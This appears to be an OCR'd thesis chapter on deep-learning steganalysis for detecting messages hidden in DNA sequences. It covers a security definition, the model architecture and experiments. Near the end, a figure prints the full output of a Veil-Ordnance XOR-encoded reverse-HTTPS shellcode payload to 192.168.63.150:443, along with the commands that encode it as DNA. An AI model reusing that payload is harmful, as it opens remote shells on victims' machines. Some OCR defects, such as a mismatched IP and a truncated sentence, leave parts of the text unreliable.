Figure 4.3: A steganalysis has training and detection phases. In the training phase, the model learns the distribution of unmodified genome sequences that distinguishes between introns and exons. In the detection, the prediction scores of unmodified genome sequences are modified genome sequences are compared. The final score of the neural network will differ over the range of ϵ in the presence of hidden messages.




Figure 4.4: Overview of the model architecture. Our model encodes DNA sequence by one-hot encoding, and the output of the encoded four-dimensional dense vector is connected to the autoencoder to learn inherent representations of DNA sequences. The autoencoder consists of LSTM encoder s^e and decoder s^d. The learned sequence feature $\mathbf{h}^{\mathbf{RNN}}$ is then connected to the CNN to learn local region and patterns. The learned features h are then connected to the final layer to output a classification score.

E by querying oracle. The oracle outputs $\hat{m}$ given input m. Let a random oracle posit the current steganography scheme E such that any adversary $\mathcal{A}$ breaks the random oracle with only negligible probability. Based on this assumption, the steganography scheme E can be bounded by the soundness design [54].

The random oracle uses an $experiment$ to offer proof of security involving an adversary $\mathcal{A}$, and $\mathcal{A}$'s indistinguishability of the two encryptions. The $experiment$ can be defined for any encryption scheme E over message space $\mathbf{D}$ and for adversary $\mathcal{A}$.

4.2.1 Notations

- $\mathbf{D} = \{D_1, \cdots, D_n\}$ is a set of DNA sequences of n species.
- $\hat{\mathbf{D}} = \{\hat{D}_1, \cdots, \hat{D}_n\}$ is a set of DNA sequences of n species. Hidden messages are embedded for some species $\hat{D}_i$.

- $m \in \{\mathtt{A}, \mathtt{C}, \mathtt{G}, \mathtt{T}\}^\ell$ is the input sequence where ℓ is the length of the input sequence.

- $\hat{m} \in \{\mathtt{A}, \mathtt{C}, \mathtt{G}, \mathtt{T}\}^\ell$ is the encrypted value of m where ℓ is the length of the encrypted sequence.

- E is an encryption function. E takes input m and returns the encrypted sequence $E(m) \rightarrow \hat{m}$.

- $\mathbf{M}_{D_i}$ is a trained model that takes target species D_i as training input.

- y is an output score given by the trained model $\mathbf{M}_{D_i}(m) \rightarrow y$ given input m, where $m \in D_i$.

- $\overline{y}$ is an averaged output score y.

- $\hat{y}$ is a probability output given by the trained model $\mathbf{M}_{D_i}(\hat{m}) \rightarrow \hat{y}$ given input $\hat{m}$, where $\hat{m} \in \hat{D}_i$.

- $\mathcal{A}$ is a probabilistic polynomial-time adversary. The adversary is an attacker that queries messages to the oracle model.

- ϵ is the standard deviation value of score y.

- σ_r is a rectified linear unit activation function.

With following notations, the $experiment$ is defined as follows:

1. Random Oracle chooses the random steganography scheme E. Scheme E modifies or extends the process of mapping a length n input sequence as an output to a length n sequence of any sequence. The process of mapping a sequence can be viewed as a table representing the output value $\hat{m}$ corresponding to each possible input m.

2. Adversary $\mathcal{A}$ chooses a pair of sequences $m_0, m_1 \in D_i$.

3. The random oracle picks a bit $b \in \{0,1\}$ and sends encrypted message $\hat{m} := E(m_b)$ to the adversary.

4. The adversary outputs a bit b'.

5. The output of the experiment is defined as 1 if $b' = b$, and 0 otherwise. $\mathcal{A}$ succeeds in the $experiment$ in the case of distinguishing m_b.

With the $experiment$, the definition of perfect security for E takes the following general form:

Definition 4.2.1. *Scheme E is perfectly secure over message space **D** if for every adversary $\mathcal{A}$ it satisfies*

$$Pr[experiment] = \frac{1}{2}. \tag{4.2}$$

$\mathcal{A}$ in the encryption scheme E cannot distinguish between m_0 and m_1. Thus, $\mathcal{A}$ through E does not learn information about the existence of hidden messages.

Most systems do not have access to a random oracle in the real world. Therefore, pseudo-random number function is generally applied as a substitute for random function with soundness design. With assumptions, the oracle acts on behalf of a fixed E, which corresponds to a transformation of a real system (implementation of the encryption scheme).

If the probability of success of a random oracle attack is negligible, the implementation of the random oracle is soundness. Moreover, E is soundness secure if $\mathcal{A}$ has a $success$ probability of:

$$\Pr[success] \leq \frac{1}{2} + negligible. \tag{4.3}$$

Using this notion of implementation, the previous $experiment$ is broken using the proposed method detecting hidden messages.

1. We constructs $\mathbf{M}_{D_i}$ (described Section 4.2.2) is constructed that it runs on random oracle with the selected species $D_i \in \mathbf{D}$.
2. Adversary $\mathcal{A}$ computes the standard deviation value of p_m.
3. $\mathcal{A}$ computes y using $\mathbf{M}_{D_i}(m_i)$ given $m_i \in D_i$.
4. $\mathcal{A}$ computes $\hat{y}$ using $\mathbf{M}_{D_i}(\hat{m})$ given the output $\hat{m}$.
5. The $\hat{m}$ is successfully detected if $y - \hat{y} > \epsilon$.

This gives the probability of two independent y and $\hat{y}$ from $\mathbf{M}_{D_i}$.

Lemma 1. *DNA steganography scheme is not secure if $H(\boldsymbol{D}) > H(\hat{\boldsymbol{D}}|\boldsymbol{D})$.*

Proof. The mutual joint entropy $H(\mathbf{D}, \hat{\mathbf{D}}) = H(\mathbf{D}) + H(\hat{\mathbf{D}}|\mathbf{D})$ is the union of both entropies for distribution $\mathbf{D}$ and $\hat{\mathbf{D}}$. According to [92], the mutual information of $I(\mathbf{D}; \hat{\mathbf{D}})$ is represented $I(\mathbf{D}; \hat{\mathbf{D}}) = H(\mathbf{D}) - H(\mathbf{D}|\hat{\mathbf{D}})$. It is symmetric in $\mathbf{D}$ and $\hat{\mathbf{D}}$ such that $I(\mathbf{D}; \hat{\mathbf{D}}) = I(\hat{\mathbf{D}}; \mathbf{D})$, and always non-negative. The conditional entropy between two distributions is 0 if and only if the distributions are equal. Thus, the mutual information must be zero to define secure DNA steganography schemes:

$$I(\mathbf{C}; (\mathbf{D}, \hat{\mathbf{D}})) = H(\mathbf{C}) - H(\mathbf{C}|(\mathbf{D}, \hat{\mathbf{D}})) = 0. \tag{4.4}$$

where $\mathbf{C}$ is message hiding space and it follows that:

$$H(\mathbf{C}) = H(\mathbf{C}|(\mathbf{D}, \hat{\mathbf{D}})). \tag{4.5}$$

Eq (4.4) means that the amount of entropy $H(\mathbf{C})$ must not be decreased based on the knowledge of $\mathbf{D}$ and $\hat{\mathbf{D}}$. It follows that the secure steganography scheme is obtained if and only if:

$$\forall_i \in \mathbb{N}, m_i \in \mathbf{D}, \hat{m_i} \in \hat{\mathbf{D}} : m_i = \hat{m_i}.$$

Given that the expression of $\hat{m}$ is limited, it is difficult to satisfy the condition because the current steganography schemes are mostly based on assumptions about addition or substitution. Because $\mathbf{C}$ is independent of $\mathbf{D}$, inserting hidden messages into distribution $\mathbf{D}$ increases the amount of information over distribution $\mathbf{D}$. It is concluded that the schemes are not secure under condition $H(\mathbf{C}) > H(\mathbf{C}|(\mathbf{D}, \hat{\mathbf{D}}))$. $\square$
This means that one should not be surprised if a model exists that breaks the encryption scheme of a random oracle.

The proposed steganalysis framework can be implemented using various machine learning-based classifiers, including support vector machines [259], adaptive boosting [228], and random forests [46], or biological sequence analysis methods, including error correction and sequence alignment [20]. We consider that the messages can be hidden in both intron and exon regions using a random oracle; hence, the modeling of the internal structure of unmodified genome sequences is essential for steganalysis.

Algorithm 1 presents the overall procedure of our model. Our model adopts an unsupervised pre-training of a sequence-to-sequence autoencoder, which learns inherent representations of DNA sequences. The input layer is then connected to the hidden layer, which is composed of RNN in order to model the internal structure of DNA sequences. The outputs of the RNN layers are connected to the CNN layer, which empowers its filters to discover local motifs regardless of their locations. The outputs of the CNNs layers are fed into a fully connected output layer, which contains one unit that calculating a score to determine whether a given sequence corresponds to either an intron or exon region. By comparing the score of a given sequence to the average score of its unmodified genome sequences as in Eq.(5), the proposed framework distinguishes whether or not a given sequence has hidden messages. From this, the model determines forcefully changed DNA structures in an attempt to hide messages.

4.2.2 Proposed Model Architecture

DNA sequences that labeled with introns and exons are used for our model, and these sequences are converted into a binary vector by orthogonal encoding [30]. It employs n_c-bit one-hot encoding. For $n_c = 4$, $\{\texttt{A,C,T,G}\}$ is encoded by

$$\langle [1,0,0,0], [0,1,0,0], [0,0,1,0], [0,0,0,1] \rangle. \tag{4.6}$$

The encoded sequence is a tuple of an n_c four-dimensional (4D) dense vector, and is connected to the first layer of an autoencoder to learn meaningful encoding for DNA sequences. As shown in Figure 4.4 pre-training, the model adopts RNN with an autoencoder structure that consists of an encoder and decoder for unsupervised pre-training. The encoder RNN encodes $\mathbf{x}$ to the representation of sequence features $\mathbf{h}$, and the decoder RNN decodes $\mathbf{h}$ to the reconstructed $\hat{\mathbf{x}}$; thus minimizing the reconstruction errors.

$$\mathcal{L}(\mathbf{x}, \hat{\mathbf{x}}) = \|\mathbf{x} - \hat{\mathbf{x}}\|^2 \tag{4.7}$$

where $\mathbf{x}$ is a tuple of n_c four-dimensional dense vector of the sequence.

The model obtains representations of inherent features from unsupervised learning of the autoencoder structure [253], and learned features are connected to the RNN layer. The RNN layer obtains the tuple of

$$\mathbf{h^{RNN}} =< \mathbf{h_1^{RNN}}, \cdots, \mathbf{h_d^{RNN}} > \tag{4.8}$$

where $\mathbf{h^{RNN}}$ is the representation of sequence features learned by features, which is a representation of introns and exons in hidden layers, and $\mathbf{d}$ is the dimension of a vector. Then $\mathbf{h^{RNN}}$ is convoluted with a set of filters to detect motif detector across the sequences.

As shown in Figure 4.4 classification, different filters will can the local region, and these filters recognize the local pattern across the genome sequences. Each convoluted elements are activated with a rectified linear unit (RELU) function [193]. The model exploits the dropout [252] to prevent overfitting at each convoluted steps. The max-pooling will output the maximum of the sub-regions from the non-overlapping partitioned pooling layers, which is given by

$$\begin{aligned} \mathbf{h} &= \qquad (4.9) \\ &\mathbf{Pool}(\sigma_r(\mathbf{Conv}(\mathbf{Pool}(\sigma_r(\mathbf{Conv}(\mathbf{Pool}(\sigma_r(\mathbf{Conv}(\mathrm{h}^{\mathbf{RNN}})))))) \end{aligned}$$

The features $\mathbf{h}$ learned from the CNNs are connected to the fully connected output layer to output a classification score.

For the fully connected output layers, we exploit the sigmoid function is exploited as the activation score, which is given by

$$\Pr(y = i|\mathbf{h}) = \frac{1/(1 + \exp(-\mathbf{w}_i^T\mathbf{h}))}{\sum_{k=0}^{1} 1/(1 + \exp(-\mathbf{w}_k^T\mathbf{h}))} \tag{4.10}$$

where y is the label that indicates whether the given sequence region contains introns $(y = 1)$ or exons $(y = 0)$. An optimizer was used of multi-class logarithmic loss

Algorithm 1 Pseudo-code of the model (Section 4.2.2)

```
1: Input: $N$ encodes DNA sequences, $m_1, \cdots, m_N$          ▷ (Eq. 4.6)
2: Output: $y$                                                    ▷ (coding/non-coding)
3: Define $\mathbf{h}^{\mathbf{RNN}}$
4: Pre-train of encoder-decoder
5: repeat
6:     minimize reconstruction error by $\|\mathbf{x} - \hat{\mathbf{x}}\|^2$     ▷ (Eq. 4.7)
7:     update $\mathbf{h}^{\mathbf{RNN}}$                                          ▷ (Eq. 4.8)
8: until number of epoch reaches $n_{\text{epoch}}$
9: Define CNN architecture $\mathbf{h}$
10: repeat
11:     $\mathcal{L}(\mathbf{w}) = -\frac{1}{N}\sum_{n=1}^{N}(y_i \text{log}(p_i) + (1 - y_i)\text{log}(1 - p_i))$
12:     update $\mathbf{h}$                                                        ▷ (Eq. 4.9)
13: until number of epoch reaches $n_{\text{epoch}}$
```

function Adam [143]. The objective function $\mathcal{L}(\mathbf{w})$ that must be minimized is defined as follows:

$$\mathcal{L}(\mathbf{w}) = -\frac{1}{N}\sum_{n=1}^{N}(y_i \text{log}(p_i) + (1 - y_i)\text{log}(1 - p_i)) \tag{4.11}$$

where N is the mini-batch size. A model $\mathbf{M}_{D_i}$ has a possible score of p_i for one species, where p_i is the score of given non-perturbed sequences.

4.3 Results

4.3.1 Experiment Setup

Existing steganography hides messages in DNA using different hiding schemes without considering the economy and efficiency of implementation [60]. To optimize the cost and efficiency, [60] first proposed software-based steganography, and [239] proposed a new steganography scheme. For message hiding, we exploit the implementation by [239] and [186] to embed hidden messages by selecting an arbitrary position of a DNA sequence segment while considering the property of intron and exon regions. Details are described in Section 4.3.5.

As listed in Table 4.1, the DNA modification rate vary depending on the algorithm

Table 4.2: Detection performance of the proposed model for variable DNA sequence lengths. If hidden messages are detected, they are marked as ✓.

Hiding region	**Sequence length**	**Modification rate (%)**									
		1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**
Intron	6000		✓	✓	✓	✓	✓	✓	✓	✓	
	12000		✓	✓		✓		✓	✓		
	18000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	24000		✓								
	30000										
	60000										
Exon	6000			✓			✓				
	12000	✓	✓	✓	✓	✓	✓	✓	✓	✓	
	18000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	24000	✓	✓	✓							
	30000	✓	✓	✓			✓				
	60000										
Both	**6000**	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	12000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	18000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	24000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	30000	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	60000										

up to 20%. However, we consider modification rates not exceeding 10% was considered. Biologically, the species boundary is approximately 3% [238]; thus, based on the assumption of the steganography method used, the detection may be trivial if the modification rate is significantly larger than 3%. Nevertheless, to show that these methods outperform other techniques even for high modification rates, we show results with modification rates of up to 10%.

4.3.2 Environment

Experimentation was carried out on Ubuntu 14.04 [3.5GHz Intel i7-5930K and GTX Titan X Maxwell(12GB)]. For the implementation, the Scikit-learn library package was exploited (version 0.18), and Keras library package (version 2.0.6) for neural networks, and bio-python (1.72) used for input representation.

4.3.3 Dataset

Human UCSC-hg38 was used which consists of 24 human chromosomes. The UCSC-hg38 dataset has three classes (donor, acceptor, and non-site) and contains 24,279 genes with 1 to 173 (on average 9.44) exons per gene. Randomly, 63,454 of 229,225 unique exons were selected to remove duplicate exons caused by alternative splicing [138]. In addition, two classes (introns, and exons) were generated according to to [196] by taking the sequences from the center of each donor (left: exon, right: intron), acceptor (left: intron, right: exon) and non-site to the intron.

4.3.4 Model Training

The proposed model exploits the RNN-CNN based approach. The first layer consists of 4 input units with 30 hidden RNNs units for 50 epochs. The output has 4 units that are connected to the stacked LSTM layers with forget gates and peephole connections. The LSTM layer takes 4 input units and uses 60 hidden layers for 100 epochs. The output of the LSTM layers is connected to the CNN layers, which consist of convolution and pooling layers.

The first layer of CNN layers consists of 172 filters with a length of 32; the second layer consists of 128 filters with a length of 8; the third layer consists of 64 filters with a length of 2. The max-pooling is used at each layer to reduce the spatial size. The output units are fully connected output layer containing a two-class prediction. The sigmoid function is used for the fully connected output layer to classify sequences of coding and non-coding.

For the training model, we used optimizer of multi-class logarithmic loss function Adam [143] was used with a learning rate of 0.01, an epoch of 100, and mini-batch size of 100. The objective function $\mathcal{L}(\mathbf{w})$ that must be minimized is as described in Eq (4.11). To prevent overfitting, a dropout at a rate of 0.06 was used. Most of




Figure 4.5: Comparison of learning algorithms (best viewed in color). The dotted red line indicates that the threshold line for each modification rate and the blue line indicates the prediction score difference. The blue line above the threshold is the indication of hidden messages in DNA sequences. (a) represent the results of the experiments conducted by embedding the hidden message in the intron region, (b) represent the results of the experiments conducted by embedding the hidden message in the intron region, and (c) represent the results of the experiments conducted by embedding the hidden message in both intron/exon regions.

these parameters and network structures were experimentally determined to achieve prediction performance as in previous work.

4.3.5 Message Hiding Procedure

For the message hiding, the state of the art algorithm [186] was exploited, which uses encryption to crypt a secret message and use a complementary rule to embed hidden messages. For example, assume that `Hi` is represented as 8-bit binary 01001000 01101001. With the encryption scheme, the 8-bit binary is ciphered with the randomly chosen key and has a DNA form of `CAGT ACAA GTAG` using a pre-defined mapping table. With randomly chosen complementary rule of `AC`, `CT`, `TG`, and `GA`, the DNA sequence is transformed to `TCAG CTCC AGCA`.

4.3.6 Evaluation Procedure

Detection performance of our framework was evaluated with four different learning algorithms by comparing scores between unmodified and modified sequences. For the performance metric, we used the differences in the prediction accuracy was utilized, where accuracy[1] is a widely used measure. With the performance matrix, we validated algorithms were validated across three different regions with a modification rate 1 to 10$\%$.

The dataset was divided for the five-fold cross-validation. The score of unmodified sequence was obtained from a random selection of the validation set. Next step, a hidden messages was embedded to a randomly selected DNA sequence from the validation set. The final prediction score obtained from the classifier was used for the modified and unmodified sequences. Using the score distribution of the stego-free and steged sequences, we evaluated the different scores for the range $\overline{y} \pm \epsilon$ was evaluated.

4.3.7 Performance Comparison


The performance of our method was evaluated to to determine optimal DNA sequence length for a single inference. To determine optimal DNA sequence length, we evaluated the performance of our method was evaluated to detect hidden messages with a reference length of 6000, 12000, 18000, 24000, 30000, and 60000. Randomly DNA sequences were selected according to the reference lengths and used the data

[1]Accuracy $= (TP + TN)/(TP + TN + FP + FN)$, where TP, FP, FN, and TN represent the numbers of true positives, false positives, false negatives, and true negatives, respectively.

generated according to the modification rate in Table 4.1 to obtain the prediction accuracy for 10 modification cases. 1000 cases were repeated for each modification, and Table 4.2 shows the detection performance of the proposed model with respect to three dedicated regions. As shown in Table 4.2, our model detected with all modification rates with a sample length of 18000 across all three dedicated regions.

With a length of 18000 DNA sequences, the performance of our proposed method was evaluated based on four supervised learning algorithms (proposed, random forest (RF), adaptive boosting (Adaboost), and support vector machine (SVM)) to detect hidden messages. Selected were 500 random DNA sequences with a length of 18000 from the UCSC-hg38 dataset. Each sample was perturbed by the complementary DNA sequences for modification rates from 1 to 10% by changing one percent of the message. Figure 4.5 shows the mean of the accuracy differences between perturbed and non-perturbed sequences across five-fold cross-validation. The dotted red line indicates the threshold for each modification rate, and the blue line above the threshold is the indication of hidden messages in DNA sequences. The model detected with all modification rates, but other learning algorithms were incapable of full detection. RF was not detected in all modifications in intron regions, 5-8, 10% in exons, and all modifications except 10% in both regions. Adaptive boosting failed to detect with modification rates 6-10% in exon region, and all in intron/both regions. SVM failed to detect with all modification rates in intron and exon regions but detected in both regions for all modification rates.

In addition to learning algorithms, the framework produced was evaluated based on denoising methods by coral [223] and lighter [249]. To preserve the local base structure, the same dataset was used and perturbed samples were used as random noise. The same dataset was used to preserve the local base structure and perturbed samples were used as random noise, but both denoising methods were incapable of


(a) shellcode
(b) extracting hex decimals
(c) convert hex to binary
(d) encode binary to DNA sequences

```
python Veil-Ordnance.py -p rev_https
--ip 192.168.63.150 --port 443 -e xor -b
\x00 \x0a --print-stats

Payload Type: rev_https
IP Address: 19.168.63.150
Port: 443
Encoder Name: single byte Xor Encoder
Shellcode length: 384
Xor Key: 0x11

\xeb\x18\x5e\x8d\x3e\x31\xc0\x31\xdb\x8a\x1c\x06\x80\xfb\x02\x74\x0e\x80\xf3
\x11\x88\x1f\x47\x40\xeb\xef\xe8\xe3\xff\xff\xff\xed\xf9\x97\x11\x11\x11\x71
\x98\xf4\x20\xc3\x75\x9a\x43\x21\x9a\x43\x1d\x9a\x43\x05\x9a\x63\x39\x1e\xa6
\x5b\x37\x20\xee\x20\xd1\xbd\x2d\x70\x6d\x13\x3d\x31\xd0\xde\x1c\x10\xd6\xf3
\xe1\x43\x46\x9a\x43\x01\x9a\x53\x2d\x9a\x5d\x01\x69\xf2\x5b\x10\xc0\x40\x9a
\x48\x31\x10\xc2\x9a\x58\x09\xf2\x2d\x58\x9a\x25\x9a\x10\xc7\x20\xee\x20\xd1
\xbd\xd0\xde\x1c\x10\xd6\x29\xf1\x64\xe5\x12\x6c\xe9\x2a\x6c\x35\x64\xf3\x49
\x9a\x49\x35\x10\xc2\x77\x9a\x1d\x5a\x9a\x49\x0d\x10\xc2\x9a\x15\x9a\x10\xc1
\x98\x55\x35\x35\x4a\x4a\x70\x48\x4b\x40\xee\xf1\x49\x4e\x4b\x9a\x03\xfa\x98
\x4c\x79\x7f\x74\x65\x11\x79\x66\x78\x7f\x78\x45\x79\x5d\x66\x37\x16\xee\xc4
\x20\xca\x42\x42\x42\x42\x42\x79\x2b\x47\x68\xb6\xee\xc4\x42\x42\x7b\x12\x42
\x42\x79\xaa\x10\x11\x11\xfa\x5f\x41\x79\x46\x98\x8e\xd7\xee\xc4\x42\x79\x11
\x23\xf1\x95\x42\x42\x42\xfa\x2c\x42\x41\x79\xfa\x44\x3f\x2a\xee\xc4\x87\x7b
\x01\x4e\x79\x91\x22\x11\x11\x98\xf1\x7b\x15\x41\x7b\x0e\x47\x79\x64\x57\x8f
\x97\xee\xc4\x42\x42\x42\x42\x47\x79\x3c\x17\x09\x6a\xee\xc4\x94\xd1\x64\x09
\x5e\x64\xc8\x79\xe1\xa4\xb3\x47\xee\xc4\xfa\x53\xf9\xaf\xee\xee\xee\x3e\x28
\x7a\x7b\x5f\x11\x11\x7b\x51\x79\x11\x01\x11\x11\x79\x11\x11\x51\x11\x42\x79
\x49\xb5\x42\xf4\xee\xc4\x82\x42\x42\x98\xf6\x46\x79\x11\x31\x11\x11\x42\x47
\x79\x03\x87\x98\xf3\xee\xc4\x94\xd1\x65\xae\x9a\x16\x10\xd2\x94\xd1\x64\xf4
\x49\xd2\xf9\x78\xee\xee\xee\x20\x28\x23\x3f\x20\x27\x29\x3f\x27\x22\x3f\x20
\x25\x28\x11\x02
```

```
sed ‘1,8d’ shell1.txt >> shell2.txt
sed ‘s/[\”x:]//g’ shell2.txt >> shell3.txt

\xeb\x18\x5e\x8d\x3e\x31\xc0\x31\xdb\x8a\x1c\x06\x80\x
fb\x02\x74\x0e\x80\xf3\x11\x88\x1f\x47\x40\xeb\xef\xe8
\xe3\xff\xff\xff\xed\xf9\x97\x11\x11\x11\x71\x98\xf4\x
20\xc3\x75\x9a\x43\x21\x9a\x43\x1d\x9a\x43\x05\x9a\x63
\x39\x1e\xa6\x5b\x37\x20\xee\x20\xd1\xbd\x2d\x70\x6d\x
13\x3d\x31\xd0\xde\x1c\x10\xd6\xf3\xe1\x43\x46\x9a\x43
\x01\x9a\x53\x2d\x9a\x5d\x01\x69\xf2\x5b\x10\xc0\x40\x
9a\x48\x31\x10\xc2\x9a\x58\x09\xf2\x2d\x58\x9a\x25\x9a
\x10\xc7\x20\xee\x20\xd1\xbd\xd0\xde\x1c\x10\xd6\x29\x
f1\x64\xe5\x12\x6c\xe9\x2a\x6c\x35\x64\xf3\x49\x9a\x49
\x35\x10\xc2\x77\x9a\x1d\x5a\x9a\x49\x0d\x10\xc2\x9a\x
15\x9a\x10\xc1\x98\x55\x35\x35\x4a\x4a\x70\x48\x4b\x40
\xee\xf1\x49\x4e\x4b\x9a\x03\xfa\x98\x4c\x79\x7f\x74\x
65\x11\x79\x66\x78\x7f\x78\x45\x79\x5d\x66\x37\x16\xee
\xc4\x20\xca\x42\x42\x42\x42\x42\x79\x2b\x47\x68\xb6\x
ee\xc4\x42\x42\x7b\x12\x42\x42\x79\xaa\x10\x11\x11\xfa
\x5f\x41\x79\x46\x98\x8e\xd7\xee\xc4\x42\x79\x11\x23\x
f1\x95\x42\x42\x42\xfa\x2c\x42\x41\x79\xfa\x44\x3f\x2a
\xee\xc4\x87\x7b\x01\x4e\x79\x91\x22\x11\x11\x98\xf1\x
7b\x15\x41\x7b\x0e\x47\x79\x64\x57\x8f\x97\xee\xc4\x42
\x42\x42\x42\x47\x79\x3c\x17\x09\x6a\xee\xc4\x94\xd1\x
64\x09\x5e\x64\xc8\x79\xe1\xa4\xb3\x47\xee\xc4\xfa\x53
\xf9\xaf\xee\xee\xee\x3e\x28\x7a\x7b\x5f\x11\x11\x7b\x
51\x79\x11\x01\x11\x11\x79\x11\x11\x51\x11\x42\x79\x49
\xb5\x42\xf4\xee\xc4\x82\x42\x42\x98\xf6\x46\x79\x11\x
31\x11\x11\x42\x47\x79\x03\x87\x98\xf3\xee\xc4\x94\xd1
\x65\xae\x9a\x16\x10\xd2\x94\xd1\x64\xf4\x49\xd2\xf9\x
78\xee\xee\xee\x20\x28\x23\x3f\x20\x27\x29\x3f\x27\x22
\x3f\x20\x25\x28\x11\x02
```

```
xxd -b shell3.txt >> shell4.txt

11101011 00011000 01011110 10001101 00111110 00110001
11000000 00110001 11011011 10001010 00011100 00000110
10000000 11111011 00000010 01110100 00001110 10000000
11110011 00010001 10001000 00011111 01000111 01000000
11101011 11101111 11101000 11100011 11111111 11111111
11111111 11101101 11111001 10010111 00010001 00010001
00010001 01110001 10011000 11110100 00100000 11000011
01110101 10011010 01000011 00100001 10011010 01000011
00011101 10011010 01000011 00000101 10011010 01100011
00111001 00011110 10100110 01011011 00110111 00100000
11101110 00100000 11010001 10111101 00101101 01110000
01101101 00010011 00111101 00110001 11010000 11011110
00011100 00010000 11010110 11110011 11100001 01000011
01000110 10011010 01000011 00000001 10011010 01010011
00101101 10011010 01011101 00000001 01101001 11110010
01011011 00010000 11000000 01000000 10011010 01001000
00110001 00010000 11000010 10011010 01011000 00001001
11110010 00101101 01011000 10011010 00100101 10011010
00010000 11000111 00100000 11101110 00100000 11010001
10111101 11010000 11011110 00011100 00010000 11010110
00101001 11110001 01100100 11100101 00010010 01101100
11101001 00101010 01101100 00110101 01100100 11110011
```

```
xxd -b shell3.txt >> shell4.txt

CACG ATCT CAAT AAAC ATCT CCAT
ATCC ATCT CCTC AAAC CCAT TTAG
CGCC ACAA TAAA CAAA ATCT CAAT
ATAC ACAA TAAG ATCT CCAT AAAT
